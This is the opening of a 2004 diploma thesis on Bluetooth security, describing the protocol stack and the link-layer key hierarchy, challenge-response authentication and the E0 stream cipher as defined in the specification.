Bluetooth Security

Thomas Peyrin

C.P.E. Lyon - E.T.I.

Diploma Project

20th September 2004

Responsible
Prof. Serge Vaudenay
EPFL / LASEC

Addresses
N. Gache
T. Asfour
O. Figueiredo
D. Odin
C.P.E. Lyon

ÉCOLE POLYTECHNIQUE
FÉDÉRALE DE LAUSANNE

Abstract

This paper analyzes the security aspects of the Bluetooth technology, an open standard created by Ericsson for short range communications. A quick overview of the Bluetooth technical specifications and an explanation of the Bluetooth security will be given. This paper will also explore some possible attacks against Bluetooth and find some countermeasures. We then study the pairing problem in order to give a new scheme that could replace the actual one and to increase the Bluetooth security.

Contents

List of Figures

Introduction

The exponential growth of the Internet and users needs for mobility reached to a huge development of wireless technologies. Nowadays, users want to use their communication devices without being annoyed by cables. Since wireless communications can easily be spied, a solid security architecture is needed. Therefore, Ericsson conceived Bluetooth with nine other companies (Nokia, IBM, Intel, Motorola, etc.) with the backing of more than 1800 others societies. Bluetooth is a low-cost short-range wireless communications standard (10 to 100 meters) allowing a lot of new applications such as electronic commerce, phone to PC connection, PDA connected to the Internet, wireless mouse, keyboard and headsets, etc. Bluetooth also permits to create ad hoc networks (called piconets) where a master can communicate with up to seven slaves.

In the first part we quickly explain the technical specifications of Bluetooth and we deeply study the security elements in the second chapter. We also analyze in the third part some known or new attacks against the Bluetooth security and we explain their corresponding possible countermeasures in the fourth chapter. Lastly, we study the pairing problem in the fifth part.

Chapter 1

Technical specifications

1.1 Bluetooth stacks

Figure 1.1 provides an overview of the different Bluetooth layers described in the specifications.



Figure 1.1: Bluetooth stack

1.2 The radio layer

The Bluetooth Radio layer is the lowest defined layer of the Bluetooth specifications and defines the requirements of the Bluetooth transceiver device. The RF spectrum allocated for Bluetooth is the ISM band (International Scientific and Medical band) at 2.45 GHz. The Bluetooth radio accomplishes spectrum spreading by frequency hopping in 79 hops displaced by 1 MHz, starting at 2.402 GHz and finishing at 2.480 GHz. In a few countries (i.e France and Spain) this frequency band range is reduced, and a 23-hop system is used. Frequency-hopping spread spectrum (FHSS) allows devices to transmit on the same frequency without interference.

Several Bluetooth devices can communicate in a small Bluetooth network called piconet. A master may connect up to seven actives slaves and 255 inactive (parked) slaves. Up to 10 piconets can be regrouped into scatternets if there is more than 8 devices communicating. This network gathering ability gives Bluetooth a better flexibility.



Figure 1.2: Piconet and Scatternet

Bluetooth devices are categorized into three different classes by the power they use (figure 1.3). A class 3 device has a 1 mW transmission power and a range of 0.1-10 meters. A class 2 device has a transmission power of 1-2.5 mW and a 10-meter range. A class 1 device has a transmission power up to 100 mW and a range up to 100 meters.

Power Class	Maximum Output Power (Pmax)	Nominal Output Power	Minimum Output Power
1	100 mW (20 dBm)	N/A	1 mW (0 dBm)
2	2.5 mW (4 dBm)	1 mW (0 dBm)	0.25 mW (-6 dBm)
3	1 mW (0 dBm)	N/A	N/A

Figure 1.3: Bluetooth power classes

1.3 The Baseband

The Baseband is the physical layer of the Bluetooth, on top of the radio layer in the Bluetooth stack. It introduces the notion of physical channels: a channel is represented by a pseudo-random hopping sequence hopping through the 79 or 23 RF channels, implemented with Gaussian Frequency Shift Keying (GFSK). In a piconet, the devices use the same channel and the hopping sequence is unique and determined by the Bluetooth device address of the master. This hopping sequence is shared by every device in a piconet. The phase in the hopping sequence is determined by the Bluetooth clock of the master. The channel is divided into time slots where each slot corresponds to an RF hop.

The baseband transceiver applies a time-division duplex (TDD) scheme: the master start its transmission in even-numbered time slots only, and the slave in odd-numbered time slots only.

The baseband also manages two types of links: SCO (Synchronous Connection-Oriented) and ACL (Asynchronous Connection-Less) link. The SCO link is a symmetric point-to-point link between a master and a single slave in a piconet (mainly used for audio). The ACL link is a point-to-multipoint link between a master and all the slaves participating on the piconet.

The data circulating on a channel is sent by packets. Each packet is composed by three elements: an access code, a header and the payload (see Figure 1.4). The access code is used for timing synchronization, offset compensation, paging and inquiry. The header contains various information for packet acknowledgement, flow control, etc. The packet payload contains the data that have to be transmitted (voice, data or both). The Bluetooth specification defines 13 different packet types.

Equipment with power control capability optimizes the output power in a link with LMP command placing the Bluetooth device in one of three mode: sniff, hold and park. Four connection modes are then defined: Active, Hold, Sniff and Park mode. In the active mode, the Bluetooth device participate normally in the traffic. The sniff and the hold modes are



Figure 1.4: Packet format

power-saving modes where the device activity is decreased. In park mode, the device is synchronized to the traffic but don't participate in the network traffic.

The Baseband also manages flow control, error correction and synchronization.

1.4 The Link Manager Protocol

The link manager protocol (LMP) essentially defines the different messages, PDU (Protocol Data Units), that can be sent from one device to another in order to manage link setup, authentication, encryption, etc.

1.5 The Host Controller Interface

The Host Controller Interface provides a command interface to the baseband controller and link manager, and access to hardware status and control registers. Essentially this interface defines a uniform method of getting and setting the Bluetooth baseband variables.

1.6 L2CAP

The Logical Link Control and Adaptation Layer Protocol (L2CAP) gives a complete network layer to higher layers and applications (see Figure 1.5): connection-oriented and connectionless data services, protocol multiplexing capability, segmentation and reassembly operation, group abstractions, etc.

1.7 RFCOMM

The RFCOMM protocol is an emulation of serial ports over the L2CAP protocol.

1.8 Profiles

The profiles guarantee the compatibility of every Bluetooth devices by describing the behavior to follow according to a number of user scenarios where Bluetooth performs the radio



Figure 1.5: L2CAP within protocol layers

transmission. It defines options in each protocol that are mandatory for the profile. We can see in Figure 1.6 that some profiles are depending on others (fax profile depends on the serial port profile which also depends on the generic access profile).



Figure 1.6: Bluetooth profiles

As an example of profile, the generic access profile (GAP) defines how to use lower layers of the Bluetooth protocol stack and several security aspects on higher layers. The service discovery profile (SDP) gives the possibility for applications to discover which services are available on another device and their characteristics.

Chapter 2

Bluetooth security

Since Bluetooth technology is a wireless communication solution, the information sent must be well protected. Bluetooth provides security measures both at the application layer and the link layer. In this chapter we will explain how is defined the security at the link layer.

2.1 General description

Bluetooth security is based on four entities: a Bluetooth device address, two secret keys and a pseudo-random number. The Bluetooth device address is a 48-bit unique address that is obtained by an inquiry routine. The first secret key, the authentication key (also called link key), is a 128-bit key generated during the initialization. The second secret key, the encryption key, is a variable length key generated during the authentication. A new encryption key is generated each time encryption is activated. The size of this key can vary between 8 and 128 bits so as to meet the many different requirements imposed on cryptographic algorithms and key size in different countries. The pseudo-random number is generated by a pseudo-random number generator in the device (this generator is not specified).

Experimentally, when two Bluetooth devices want authentication and/or encryption for their communications, they first have to be paired. Pairing two devices consists in entering the same PIN code in the two devices during the first authentication procedure. Then, no more PIN code is needed for encryption and authentication in future communications (unless we remove the devices from the trusted ones). In some device, such as headsets, the PIN code can not be entered so a PIN code provided with the device is stocked in non-volatile memory. The PIN code can have a length from 1 to 16 octets. If no PIN code is available, a default value of zero may be used.

A Bluetooth device can be configured in one of three different modes: the mode 1 gives no security at all, encryption and authentication are not processed. In mode 2, the security is defined by the application layer: authentication and encryption are required if the application needs it. The mode 3 provides a security based on the link layer: every connection must be encrypted and initiated through an authentication on the link layer.

2.2 Cryptographic primitives

The Bluetooth specifications do not define a specific random generator and let that part be under the constructor responsibility. However, three functions are defined for authentication and key generation: E_1, E_2 and E_3. The algorithm E_0 is used for encryption and is reviewed in section 2.10.

The E_1 algorithm (figure 2.1) is an authentication primitive based on an enhanced version of the encryption function SAFER+. That function takes as parameters a 128-bit key, a 128-bit random number, a 48-bit device address and outputs a 32-bit number used for authentication (SRES) and a 96-bit number that may be used for encryption (ACO).



Figure 2.1: E1 algorithm

The E_2 algorithm (figure 2.2) is a generating function for authentication with two modes of operation. The E_{21} function, used for creating the unit keys and the combination keys, produce a 128-bit key from a 128-bit random number and a 48-bit device address. The E_{22} function, used for creating the initialization keys and the master keys, produce a 128-bit key from a 128-bit random number and a PIN code.
The E_3 algorithm (figure 2.3) is a generating function for encryption. That function outputs the 128-bit encryption key K_C and takes as parameter a 128-bit key, a 128-bit random number and a 96-bit ciphering offset (COF).
All the details of these functions can be found in the Bluetooth specifications.



Figure 2.2: E21 and E22 algorithms



Figure 2.3: E3 algorithm

2.3 The link key

The link key is a 128-bit random number shared between two or more devices and is the base for the security between these devices (one link key for two devices communicating). The link key has many roles: make the random number exchange secure in the pairing procedure, authenticate some already paired devices and generate an encryption key with a paired device. In fact, the link key represents the current state of security we reached with another particular device. If a device is not paired, our corresponding link key is void. During a pairing procedure, just after entering the PIN code in the two devices, the initialization key becomes the link key. If the procedure went well, the unit key or the combination key becomes the link key, depending on the type of device. The different key types are explained in the next sections. We can sum up the initialization process: generation of an initialization key, generation of the link key, link key exchange ciphered with the initialization key, authentication and generation of an encryption key if needed. If no link key is available, a new initialization process starts.

Another type of link key exists: the master key. A master key is a temporary link key (in opposition of semi-permanent link keys which are stored in non-volatile memory): when connecting to a session (point-to-multipoint connections), the master key replace the current link keys. When the device disconnects from the session, the master key is discarded and the previous link key is replaced. Those keys are explained in Chapter 2.7.

2.4 The initialization key

During the initialization process a special link key is used: the initialization key K_{init}. This key allows the initialization parameters transferred (the exchange of the link key) to be protected. K_{init} is generated by the E_{22} algorithm from a device address BD_ADDR, a random number IN_RAND and the PIN code (figure 2.4).

Only the address of a device without a fixed PIN can be used, so two devices with a fixed PIN can not be paired. The Bluetooth specifications take account of a possible brute force attack of a fraudulent device: for a fixed device address, the waiting interval before the next admitted try increases exponentially. However, the case where the attacker claim another device address each time has to be handled by the application layer.



Figure 2.4: Init key generation

2.5 The combination key

A combination key K_{AB} depends on two devices A, B and represents the link between A and B. K_{AB} is a combination of two numbers generated during the initialization process in device A and B respectively (figure 2.5). Each device generate a random number: LK_RAND_A and LK_RAND_B. Then each device processes one number LK_K_A and LK_K_B with the E_{21} algorithm and their own device address. Then, LK_RAND_A and LK_RAND_B can be exchanged between the two device in a secure manner by XORing them with the current link key. The current link key K_{AB} can be K_{init} if we are processing an initialization phase, but K_{AB} can also be the previous combination key calculated if the two devices have already been paired and we are just updating the link key. Once the devices received the two random numbers, the missing LK_K_A and LK_K_B can be calculated in each devices using the E_{21} algorithm and the other device address. At that time, both devices have the same LK_K_A and LK_K_B. The combination key K_{AB} is the XOR operation between LK_K_A and LK_K_B. K_{AB} is then stored as the new link key K_{AB} in device A and as the new link key K_{BA} in device B. To finish, an authentication process begins to confirm the success of the combination key generation and exchange.



Figure 2.5: Combination key exchange

A combination key can be changed: the same process is done, using the current value of the combination key as link key. It is also possible to go through the entire initialization process (i.e. with the PIN code).

2.6 The unit key

The unit key has the same use as the combination key but the way they are generated are different: the generation of the unit key only depends on one device. The unit key K_A is generated for the first use of the device and not for every initialization. This generation is done by the E_{21} algorithm with a random number and a device address. The result is then stored in a non-volatile memory.

K_A can then be transmitted to a paired device B by XORing K_A with K_{init} and $K_{AB} = K_A$ becomes the new link key for the link AB (figure 2.6). If another device C goes through the pairing procedure with device A, the link key $K_{AC} = K_A$ of that link will be the same as the previous one $K_{AB} = K_A$.

The Bluetooth specifications advice against using unit keys, however some low-memory devices can not store one link key for each paired device. Although it is difficult, a unit key



Figure 2.6: Unit key exchange

can be changed: all the link keys using that unit key in other devices have to be removed.

2.7 The master key

A master key K_{master} is used for point-to-multipoint configurations: the master device use the same encryption key for broadcast messages. In fact, the master device tells the slave devices to use a common link key from which will be derived the encryption key (by distributing a common random number to each slave). This key is a temporary link key since K_{master} is valid only during the current session: the master device replaces the link keys corresponding to the slave devices for broadcast messages and the previous link keys reappears when the broadcast communication is over.

To generate the master key K_{master}, the master device create two random numbers and use them as input of the E_{22} algorithm. The output will be the temporary link key K_{master} used for the broadcast. However, the master needs to send that key to every slave device in a secure manner: the master send a random number IN_RAND to every slave and both parts process a 128-bit overlay using the E_{22} algorithm with the random number and their old link key. Then, the master device send the XOR operation of the overlay and K_{master}. The slave device obtains the master key by XORing again with the overlay (figure 2.7). An authentication with the new temporary link key is processed in order to confirm the success of the operation. All this scheme is repeated for every new slave connecting the point-to-multipoint communication. The data sent can now be encrypted by generating an encryption key with the master key as the link key (however the process is a little different than for a normal link key: see section 2.8).



Figure 2.7: Master key generation

2.8 The encryption key

An encryption key K_C is created for each new encryption between two devices A and B. K_C is generated with the E_3 algorithm from the current link key K_{AB}, a 128-bit random number and a COF (Ciphering OFfset number). The COF value is a 96-bit number depending on the type of the link key: if the link key is a master key, then the COF value is generated from the master address. Otherwise, the COF is equal to the ACO obtained during the authentication procedure.

2.9 Authentication

The authentication in Bluetooth consists of a challenge response scheme: the verifier challenges the claimant to authenticate a random input with an authentication code. Here, the shared secret between the two parts A and B is the link key K_{AB}. The authentication code is the E_1 algorithm: we use E_1 with the 128-bit random number sent by the verifier, the device address of the claimant and the link key between the two devices. The output is a 32-bit number (SRES) that the claimant send to the verifier and a 96-bit number (ACO) that may be used latter for an encryption if the authentication is successful. If the SRES calculated by the verifier is the same as the one sent by the claimant, then the claimant is authenticated (figure 2.8). The roles can be exchanged with a new random number for the challenge if we want a mutual authentication. For each new authentication, a new random number must be generated.



Figure 2.8: Bluetooth challenge-response

The Bluetooth specifications describe a way to avoid some brute force attacks during authentication: if an authentication fails, the waiting interval before the verifier can initiate an authentication with the same claimant is increased exponentially. Some denial of service attacks are also treated: the devices keep a list of length N of the waiting intervals for the N most recent devices that fails to authenticate.

2.10 Encryption

Bluetooth specifications allow data to be encrypted. More precisely, only the packet payload is encrypted not the access code or the packet header. The encryption is done using the stream cipher E_0 re-synchronized for every payload (to avoid correlation attacks). The stream cipher E_0 is basically composed of three parts: first an initialization part where a payload key is generated, then the generation of the key stream bits and lastly the encryption/decryption (figure 2.9).



Figure 2.9: Encryption with E0 algorithm

E_0 algorithm is a combination generator with four memory bits $\sigma_t = (c_{t-1}, c_t)$ for time t with $c_t = (c_t^1, c_t^0)$. It uses four Linear Feedback Shift Registers (LFSR) denoted by $R_1 \ldots R_4$ with lengths $L_1 = 25$, $L_2 = 31$, $L_3 = 33$, $L_4 = 39$ and primitive feedback polynomials:

$$\begin{aligned}
p_1(x) &= x^{25} + x^{20} + x^{12} + x^8 + 1 \\
p_2(x) &= x^{31} + x^{24} + x^{16} + x^{12} + 1 \\
p_3(x) &= x^{33} + x^{28} + x^{24} + x^4 + 1 \\
p_4(x) &= x^{39} + x^{36} + x^{28} + x^4 + 1
\end{aligned}$$

At clock cycle t, the four LFSRs output bits $x_t^i, i = 1, \ldots, 4$ are added as integers to obtain the sum $y_t \in \{0, \ldots, 4\}$. y_t^i is represented on 3 bits y_t^1, y_t^2, y_t^3 with y_t^1 the least significant one. E_0 algorithm also uses a 16 states FSM (Finite State Machine) that outputs one bit c_t^0 from its state $\sigma_t = (c_{t-1}, c_t)$ and takes y_t as input in order to update σ_t by σ_{t+1}. The details of the FSM can be found in the Bluetooth specifications [Blu03]. To finish, the keystream z_t is processed by XORing y_t^1 with c_t^0:

$$z_t = x_t^1 \oplus x_t^2 \oplus x_t^3 \oplus x_t^4 \oplus c_t^0$$

The initialization of the internal state of the whole system is a complex process and is explained in the Bluetooth specifications [Blu03]. Figure 2.10 represents the internal scheme of the E_0 algorithm.

